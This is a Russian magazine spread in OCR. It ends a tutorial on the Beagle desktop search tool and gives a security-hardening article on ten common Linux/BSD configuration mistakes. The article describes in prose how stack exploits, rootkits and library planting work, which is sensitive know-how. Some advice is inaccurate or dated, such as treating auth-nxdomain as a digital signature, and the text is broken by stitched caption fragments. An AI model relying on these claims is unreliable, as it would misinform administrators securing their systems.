В процессе установки будет создан пользователь beagleindex, который добавлен в группу nogroup с домашним каталогом /var/cache/beagle. После установки в системе появится ряд утилит, найти которые можно, набрав в консоли «beagle» и нажав на табуляцию. Демон beagled помещается в автозагрузку, но после установки автоматически не запускается. Почему так сделано, однозначно сказать не берусь, может потому, что сразу после запуска демон пытается прочитать свои конфигурационные файлы, которые находятся в подкаталоге ~/.beagle запустившего его пользователя. По умолчанию таких файлов нет, соответственно, будут проиндексированы все каталоги на всех смонтированных разделах, что займет много времени.
Конфигурационные файлы beagle имеют понятный XML-формат.
Для автоматического создания конфигов в комплект входит утилита beagle-config с большим количеством параметров. Один из них — «--list-sections», он позволяет просмотреть все возможные настройки:



> Использование beagle-search

> Поиск в консоли

```
$ beagle-config --list-sections
Available configuration sections:
 — daemon
 — webservices
 — indexing
 — networking
 — searching
```

Чтобы подробнее просмотреть возможности каждой секции, достаточно указать ее название без параметров:

```
$ beagle-config indexing
Available options for section 'indexing':
 — DelRoot (Remove an indexing root)
 — ListExcludes (List user-specified resources to be
excluded from indexing)
 — ListRoots (List the indexing roots)
 — IndexHome (Toggles whether your home directory is
to be indexed as a root)
 — AddExclude (Add a resource to exclude from
indexing)
 — AddRoot (Add a root path to be indexed)
 — DelExclude (Remove an excluded resource)
```

В принципе, утилита очень проста в использовании.
Опции, начинающиеся на Add, добавляют аргументы в параметр поиска, на Del — удаляют, на List — выводят. Опции Root указывают каталог, который будет включен в поиск, Excludes — то, что будет пропущено при поиске. Например, посмотрим, что делает IndexHome:

```
$ beagle-config indexing IndexHome
Your home directory will not be indexed.
```

Только что индексация домашнего каталога пользователя была отключена. Повторим еще раз:

```
$ beagle-config indexing IndexHome
Your home directory will be indexed.
```

В одном каталоге у меня полно различной документации, добавим его в список:

```
$ beagle-config indexing AddRoot /media/win_e/
documentation
Root added.
```

И посмотрим список каталогов, которые будет индексировать демон beagled:

```
$ beagle-config indexing ListRoots
Current roots:
 — Your home directory
 — /home/grinder/.kde/share/applications
 — /media/win_e/documentation
 — /usr/local/share/applications
 — /usr/share/applications
```

Теперь можно запускать демон. Для этого просто вводим в консоли команду beagled, никаких прав суперпользователя для этого не требуется (демон будет работать с правами запустившего его пользователя). По умолчанию он запускается в фоне, освобождая консоль. Вся информация о его работе будет занесена в журнал ~/.beagle/Log/current-Beagle. При необходимости можно запустить процесс в переднем плане. Например, так:

```
$ beagled --fg --debug
```

Если демон уже запущен, то после изменения настроек следует дать команду, чтобы он перечитал конфигурационные файлы:

```
$ beagle-config --beagled-reload-config
```

Если теперь заглянуть в домашний каталог, то можно заметить появление скрытого каталога .beagle, внутри которого находится еще несколько вложенных подкаталогов. Все настройки сохраняются в файлах подкаталога config. Например, все произведенные ранее настройки можно обнаружить внутри файла indexing.xml:

$ cat ~/.beagle/config/indexing.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<IndexingConfig xmlns:xsd="www.w3.org/2001/
XMLSchema" xmlns:xsi="www.w3.org/2001/XMLSchema-
instance">
 <Roots>
 <Root>/home/grinder/.kde/share/applications</Root>
 <Root>/media/win_e/documentation</Root>
 <Root>/usr/local/share/applications</Root>
 <Root>/usr/share/applications</Root>
 </Roots>
 <IndexHomeDir>true</IndexHomeDir>
 <Excludes/>
</IndexingConfig>
```

Для того чтобы найти нужную информацию, набираем в консоли команду beagle-query с параметром поиска:

```
$ beagle-query linux
```

И через некоторое время получаем список файлов, в которых встречается это слово. Добавив к запросу параметр «--verbose», можно получить более подробную информацию.
Чтобы просмотреть, чем сейчас занимается демон (если есть подозрение, что он откровенно сачкует), вводим:

```
$ beagle-status
```

Таким образом, мы будем получать всю информацию о его работе в режиме реального времени. Для корректной остановки процесса beagled следует использовать утилиту beagle-shutdown.

Создание статического индекса

В процессе работы с файлами или изменения состава каталогов beagled динамически обновляет индексы, это может вызвать проблемы при работе со смонтированными сетевыми ресурсами. Ничего страшного, Beagle умеет создавать статические индексы, которые затем обновляются вручную по мере необходимости. Для примера создадим статический индекс ресурса, смонтированного в /mnt. При этом будут проиндексированы все файлы, кроме mp3'шек. Результат сохранится в /home/grinder/.beagle-static.

```
$ beagle-build-index --recursive --deny-pattern .mp3
--target /home/grinder/.beagle-static /mnt
```

И даем указание демону beagled, чтобы он использовал статический индекс при поисковых запросах:

```
$ beagle-config daemon AddStaticQueryable /home/
grinder/.beagle-static
```

Графические фронт-энды

Все, что было сказано ранее, касается поклонников консоли. Для тех, кто предпочитает пользоваться мышкой, имеется несколько графических фронт-эндов к beagle-query. Кроме того, некоторые программы (Nautilus, Yelp, Brasero и другие) используют Beagle при поиске информации. В первую очередь, это beagle-search, построенный на библиотеках Gnome и устанавливаемый вместе с основным пакетом, а также Kerry, написанный специально для среды KDE. В работе эти две утилиты очень похожи, поэтому опишу, как работать с одной из них — Kerry.
После запуска в панели задач появится значок программы. В контекстном меню, вызываемом щелчком правой кнопкой мышки, выбираем пункт Configure Kerry. В окне настройки две вкладки. Если перейти в Indexing, то мы увидим все каталоги, добавленные с помощью beagle-config. Для добавления нового каталога, в котором будет производиться поиск, нажимаем «Add» и указываем нужный. Для удаления каталога из индексирования выбираем его и нажимаем «Del». Флажок, установленный в «Index my home folder», включает индексирование домашнего каталога пользователя. Нажатие на кнопку «Application» добавит все каталоги, в которых установлены приложения, что позволит производить поиск в .desktop-файлах. В поле Privacy указываются файлы и каталоги, которые при индексировании надо исключить. Вкладка Search позволяет указать общие настройки работы Beagle. Для того чтобы разрешить автоматический запуск демона после регистрации пользователя, устанавливаем флажок «Start search and indexing automatically». Результат поиска может быть отсортирован по релевантности, имени файлов и дате модификации. Все это задается в выпадающем списке «Default result sort order». А количество найденных файлов, выводимое в одном окне, регулируется в «Maximum number of result displayed». Чуть ниже задаются горячие клавиши для вызова диалогового окна (Show search dialog) и запуска поиска первого слова в истории поисков (Search Primary Selection).
Для поиска слова или словосочетания дважды щелкаем по значку и вызываем окно Kerry Beagle Search. Вводим искомое в верхнем окне Search, выбираем категорию, в которой будем искать, в списке Within: Everything (все), Applications (приложения), Office Documents (офисные документы), Conversations (почта, IM-клиенты), Images (изображения), Media (музыкальные файлы) и Web Pages (веб-страницы). После выбора нажимаем «Find». Результат поиска выводится не сплошным текстом, а удобными для чтения блоками, в которых очень легко найти нужную информацию. Внизу будет показано общее количество документов, в которых обнаружится это слово/словосочетание. Рядом с файлом выводится информация о соответствующей релевантности, имя файла, каталог, время последней модификации, данные, взятые из блока title или аналогичного, количество страниц в документе. Любой документ можно тут же открыть привязанной к нему программой: просмотреть в текстовом редакторе или веб-браузере, открыть в почтовом клиенте, а если это фрагмент разговора ICQ, можно сразу же ответить собеседнику.
Надеюсь, теперь найти любую информацию в используемом дистрибутиве Linux тебе будет не просто, а очень просто. Успехов.

ПОИСК С ПОМОЩЬЮ BEAGLE

Если при поиске ввести одно слово, то при большом количестве источников можно утонуть в полученном результате. Beagle поддерживает синтаксис поиска, принятый в большинстве поисковых машин. Например, если необходимо найти словосочетание, оба слова следует заключить в кавычки: «kernel config». Используй также и регулярные выражения, подставляя символы замены в слова: «black*». Если при поиске нужно найти документ, в котором не должно быть определенного слова, просто поставь перед этим словом знак минуса: «kernel -FreeBSD». Если в запросе должно быть либо одно, либо другое из указанных слов (либо оба сразу), ставь между ними OR. Чтобы не искать во всех документах, можно с помощью параметра ext указать расширение файла. Например, если нужно найти информацию в pdf-документе, используем ext:pdf. Есть и более общая конструкция: filetype. Например, информацию в изображениях ищем так: filetype:image. И еще возможен поиск по описанию (dc). Например, по заголовкам документов (dc:title), по создателю документа (dc:creator), по автору (dc:author), по артисту в тэге музыкального файла (dc:artist), по почтовому адресу отправителя (dc:mailfromaddr).

Top 10 ошибок конфигурации *nix

10 самых распространенных ошибок конфигураций Linux и xBSD

КРИС КАСПЕРСКИ



Установить Linux/BSD не проблема, инсталлятор все сделает за нас, а вот правильно настроить систему, чтобы ее тут же успешно не атаковали хакеры, удается далеко не каждому. Проанализировав ситуацию, мыщъх отобрал десяток наиболее распространенных ошибок, допускаемых не только начинающими, но и матерыми юниксоидами.

Все видели логотип на главной странице OpenBSD? «Всего лишь две удаленные уязвимости в конфигурации по умолчанию за десять лет промышленной эксплуатации». Означает ли это, что, установив OpenBSD на свою машину, мы можем ничего не опасаться? Нет и еще раз нет! Несмотря на то что в xBSD и особенно в Linux имеется достаточное количество дыр, под которые написано множество эксплойтов, большинство атак совершается не через них (хотя и через них тоже), а «благодаря» грубым ошибкам конфигурации, допущенным администратором. Это справедливо как для серверов, так и для рабочих станций, однако серверы имеют свою специфику: здесь доминируют дыры в PHP/Perl-скриптах, SQL-injecting и т.д. Об этом уже неоднократно говорилось на страницах нашего журнала, так что оставим серверы в покое (о них есть, кому позаботиться) и сосредоточимся на рабочих станциях обычных пользователей, которые обучаются методом тыка и совершенно незнакомы с тактикой ведения боя против хакеров.

1. Использование одинаковых паролей


Как ни печально, но большинство пользователей, выбрав себе пароль, используют его везде, где только можно: на вход в систему, для доступа к почтовому ящику, при регистрации на различных форумах и других сетевых ресурсах, забывая о том, что во всех этих случаях пароли передаются в открытом виде и могут быть выловлены любым снифером или путем отправки фальшивого ответа от имени DNS-сервера, перенаправляющего жертву на узел злоумышленника (подробнее об этом рассказывается в пункте 4). Также не стоит забывать о том, что хакер может заманить жертву на свою страничку, под тем или иным предлогом требующую регистрации (например, для записи в гостевой книге), или предложить бесплатный почтовый сервис.

С другой стороны, удержать в голове целую кучу паролей практически невозможно, особенно если они не вводятся с клавиатуры каждый раз, а автоматически подставляются программой. Но за это удобство приходится платить, и через некоторое время пароли начисто забываются. Что делать? Как быть? Записывать пароли? Так ведь это не выход. Если листок со списком паролей спрятать в секретном месте, то при выходе в сеть с чужой машины он все равно не поможет, а хранить пароли в записной книжке слишком рискованно. Мир не без любопытствующих товарищей! Никому доверять нельзя, а бумаге — тем более.


Некоторые используют довольно хитрый трюк: слегка видоизменяют пароли или включают в пароль имя ресурса. Например, используем в качестве базового пароля rfn3g1k-h, добавляя к нему 1nb0x при регистрации почтового ящика на inbox.ru или 030n при создании аккаунта в интернет-магазине www.ozon.ru.

2. Установка открытого proxy

Proxy-серверы на рабочих станциях встречаются намного чаще, чем можно подумать. Во-первых, с кэшированием web-страничек они справляются лучше, чем браузеры. К тому же при использовании нескольких браузеров (равно как и браузеров, запускаемых из-под разных пользователей) каждый из них ведет свой кэш, что не только нецелесообразно, но и



> Использование цифровой подписи предотвращает посылку хакером подложных DNS-ответов



> Фрагмент файла System.map

неэкономично! При отключении в настройках браузеров использования локального кэша (кстати говоря, работа Горящего Лиса после этого заметно ускоряется) proxy позволяет взять кэширование на себя. Во-вторых, proxy может решить проблему совместного доступа в интернет для всех членов семьи и виртуальных машин (типа VM Ware). В-третьих, многие устанавливают proxy-сервер просто «на всякий случай», даже не разобравшись, что это за штука и нужна ли она им или нет.

При этом по умолчанию proxy-сервер обычно доступен всем желающим, и такие желающие находятся достаточно быстро ;). Какой резон в использовании чужого proxy? Начнем с того, что большинство интернет-провайдеров либо вообще не тарифицируют внутрисетевой трафик, либо продают его значительно дешевле, чем внешний. Таким образом, отыскав свободный proxy внутри сети провайдера, хакер кидает жертву на бабки. Или, что еще хуже, совершает через него атаку, оставляя в логах чужой IP.

Некоторые переводят proxy на нестандартные порты, надеясь, что там хакеры их не найдут. Наивные! Ведь хакеры ищут не вручную, а через сканеры. Другие предпочитают закрывать доступ на proxy паролем, что в смысле защищенности выглядит блестящим решением, но, к сожалению, на сегодняшний день далеко не все прикладные программы поддерживают функцию авторизации.

Для отсечения всех «левых» хакеров достаточно использовать привязку к внутренним сетевым интерфейсам и IP-адресам. Это достаточно надежный способ защиты, хотя и существует ряд атак, позволяющих его обойти.

Примечание редактора: как вариант, чтобы прокся не стала прокисшей, демон кэширующего прокси-сервера можно подвесить на интерфейс обратной петли и с помощью файрвола перенаправлять на него все www-запросы, поступающие от доверенных хостов. Например, так:

```
# vi /etc/pf.conf

ext_if = "fxp0"
int_if = "fxp1"

table <clients> { 192.168.1.2/32,
192.168.1.3/32, 192.168.1.9/32 }
table <no_cache> {
192.168.1.0/24, 192.168.2.0/24 }

nat on $ext_if inet from <clients>
to any -> $ext_if
rdr on $int_if inet proto tcp from
<clients> to ! <no_cache> \
      port www -> 127.0.0.1 port
3128
```

3. Включение поддержки IPv6

Поддержка IPv6 в BSD и Linux появилась не вчера и даже не позавчера, между тем IPv6-стек все еще остается сырым и подверженным целому спектру атак: от отказа в обслуживании до захвата управления машиной, причем реально в нашей стране IPv6 никому не нужен. Сегодня с ним можно разве что поиграться, да и то в основном на серверах, а не на рабочих станциях. Пройдет немало лет, прежде чем протокол IPv6 окажется востребованным, но и тогда останется возможность работы через древний IPv4. Так что нет никаких оснований держать IPv6 на своей машине, подвергая ее ненужному и совершенно неоправданному риску хакерской атаки.

Выбор протокола IPv6 осуществляется на стадии установки, и в дальнейшем отказаться от него без перекомпиляции ядра не так-то просто, однако существует более простой путь — заблокировать весь IPv6-трафик на брандмауэре. Для этого на xBSD-системах в правила файрвола достаточно добавить следующую строчку:

```
# vi /etc/pf.conf

block quick inet6 all
```

4. DNS на UDP

DNS-протокол, по умолчанию работающий с использованием UDP, небезопасен, и хакер может перенаправить нас на свой узел, просто послав фейковый ответ от имени DNS-сервера. Чтобы этого не произошло, необходимо общаться с DNS-сервером только по TCP-протоколу. Это чуть медленнее, зато намного надежнее, поскольку в отличие от UDP, TCP работает с установкой соединения, включающей в себя операцию «рукопожатия», то есть просто так отправить TCP-пакет с поддельным IP-адресом в заголовке нельзя, как минимум требуется угадать идентификатор последовательности, чтобы подделать все остальные пакеты.

Проще всего это сделать путем блокировки всего UDP-трафика на 53-м порту, однако если DNS-сервер провайдера не поддерживает работу через TCP (как, например, djbdns), то мы не сможем разрешать доменные имена вообще, что очень нехорошо.

А почему бы не установить свой собственный локальный DNS-сервер? Как показывает практика, DNS-серверы большинства провайдеров тормозят со страшной силой и гораздо выгоднее обращаться к корневым DNS-серверам, это к тому же еще и безопаснее.


BIND входит в поставку практически любого дистрибутива (смотри man named) и уже содержит все необходимое, в том числе и адреса корневых DNS-серверов, прописанные в конфигурационных файлах. Для большей надежности рекомендуется задействовать цифровую подпись, установив параметр auth-nxdomain конфигурационного файла named.conf в значение yes.

5. Запуск подозрительных программ под root'ом

Считается, что вирусов под Linux/BSD не существует. Это неверно. Вирусы есть, просто они не получили большого распространения в силу низкой распространенности самих Linux/BSD, а также того факта, что нормальные



> Все знают, что постоянно сидеть под root'ом — это моветон, но при этом сплошь и рядом назначают одинаковые пароли как на root'а, так и на простого пользователя.



> Proxy, установленный на локальной машине, позволяет блуждать по Сети из-под Windows 2000, запущенной из VM Ware

люди сидят не под root'ом, а под простым пользователем, не имеющим права модификации уже установленных исполняемых файлов. Тем не менее, если запустить вирус под root'ом, он сможет такого натворить... Причем это относится не только к запуску, но и к компиляции! А точнее, к сборке исходных текстов утилитой make, обрабатывающей Makefile, который может включать в себя команды операционной системы, предоставляющие хакеру неограниченную власть над машиной.
Если программа получена из ненадежных источников, то необходимо либо выполнить аудит исходных текстов, либо запускать ее с помощью защитных механизмов типа systrace.

6. Использование Горящего Лиса


Лис считался надежным браузером лишь до тех пор, пока на него никто не обращал внимания, но теперь по количеству обнаруженных дыр он вплотную приближается к печально известному IE. И хотя массовых атак на Лиса пока отмечено не было, это не значит, что можно и дальше спокойно бродить с ним по Сети. Беспечная жизнь закончилась. Лис уже отхватил солидную долю рынка, что делает его весьма соблазнительной мишенью для хакеров. Даже оперативная установка самых свежих заплаток не гарантирует безопасности!
К счастью, помимо Лиса есть и другие браузеры, например Konqueror, интегрированный в KDE, а также текстовой браузер Lynx (входящий в большинство дистрибутивов по умолчанию), которым очень любит пользоваться мыщъх.

7. Использование готового ядра без перекомпиляции

Большинство эксплойтов, использующих дыры в ядрах Linux и BSD, содержат в себе жестко прошитые (hardcoded) адреса машинных команд, изменяющиеся от версии к версии и, естественно, при перекомпиляции.
Ядро из коробки довольно предсказуемо, и атакующий может без труда установить, какой именно байт передаваемых данных затирает адрес возврата и чем его необходимо заменить, чтобы передать управление на shell-код. В большинстве случаев его заменяют адресом машинной инструкции jmp esp. А если выполнение в стеке запрещено, то выделяют блок памяти посредством вызова malloc() с последующей установкой атрибутов исполнения через функцию mprotect() и копирования shell-кода на новое место обитания функцией memcpy(). Естественно, адреса всех этих функций атакующий должен знать заранее, иначе у него ничего не получится. Уязвимая программа выбросит исключение, которое будет отловлено ядром, и если программист не предусмотрел специальной обработки критических ситуаций, программа завершится в аварийном режиме.
То есть дальше банального DoS'а хакер не продвинется.
Атаковать систему с перекомпилированным ядром и всеми стандартными библиотеками практически нереально. Это по плечу только настоящим профессионалам, а не кидисам, научившимся скачивать эксплойты из сети.

8. Неудаленный map-файл

Файл System.map (обычно располающийся в каталоге /boot) включает в себя символьную информацию о глобальных переменных и функциях, экспортируемых ядром, и широко используется руткитами, которые прячут от глаз администратора враждебные файлы, процессы и сетевые соединения. И хотя достаточно многие руткиты могут находить необходимые им функции и без System.map'а, его удаление существенно уменьшает вероятность успешного проведения атаки.
В «мирных целях» System.map нужен разве что отладчикам да некоторым низкоуровневым программам. На всякий случай, чтобы потом не перекомпилировать ядро (а System.map создается именно при перекомпиляции ядра), скопируй его



› Пароль rESLP0!, выловленный снифером в POP3-сессии, использовался владельцем машины не только для доступа к почтовому ящику, но и во многих других местах

в надежное место (например, на внешний носитель) или просто переименуй во что-то менее «напряженное».

*nix-подобные системы размещали стек, код, данные и кучу в едином адресном пространстве, доступном для исполнения.

хакеры, размещая исполняемый код в стеке, и хотя было предложено множество защитных комплексов, размещающих стек в неисполняемой области памяти, все они были глючными и ненадежными.
Настоящая революция наступила только с появлением в процессорах Intel и AMD новых атрибутов защиты в каталогах страниц, называемых NX (Not eXecutable) и XD (eXecutable Disabled). Последние версии Linux/BSD поддерживают эти биты в том или ином виде, но поскольку ряд честных программ (и прежде всего, runtime-компиляторов, транслирующих код «на лету» прямо в память) нуждается в исполняемом стеке, по умолчанию защита выключена во всех системах, кроме OpenBSD.

«ЯДРО ИЗ КОРОБКИ ДОВОЛЬНО ПРЕДСКАЗУЕМО, И АТАКУЮЩИЙ МОЖЕТ БЕЗ ТРУДА УСТАНОВИТЬ, КАКОЙ ИМЕННО БАЙТ ПЕРЕДАВАЕМЫХ ДАННЫХ ЗАТИРАЕТ АДРЕС ВОЗВРАТА»


9. Отсутствующие директории в lib
Порядок поиска динамических библиотек задается системной переменной LD_LIBRARY_PATH, значение которой берется из конфигурационного файла /etc/ld.so.config, перечисляющего директории с динамическими библиотеками.
В корректно установленной системе право создания новых файлов в этих директориях имеет только root. Это логично, поскольку в противном случае любой желающий смог бы добавить свою зловредную библиотеку в вышестоящую директорию, да так, чтобы она загружалась вместо оригинала.
Некоторые инсталляторы (например, установщик Knoppix'a) прописывают в файле /etc/ld.so.config пути к несуществующим директориям. Казалось бы, ну что тут такого? Мелочь... На самом деле, это огромная дыра в безопасности, поскольку для создания директорий иметь права root'a совершенно не обязательно, и в них можно размещать библиотеки-спутники, работающие по принципу вирусов-спутников, известных еще со времен MS-DOS. Открой файл /etc/ld.so.config и удали из него все несуществующие пути, если таковые там присутствуют.

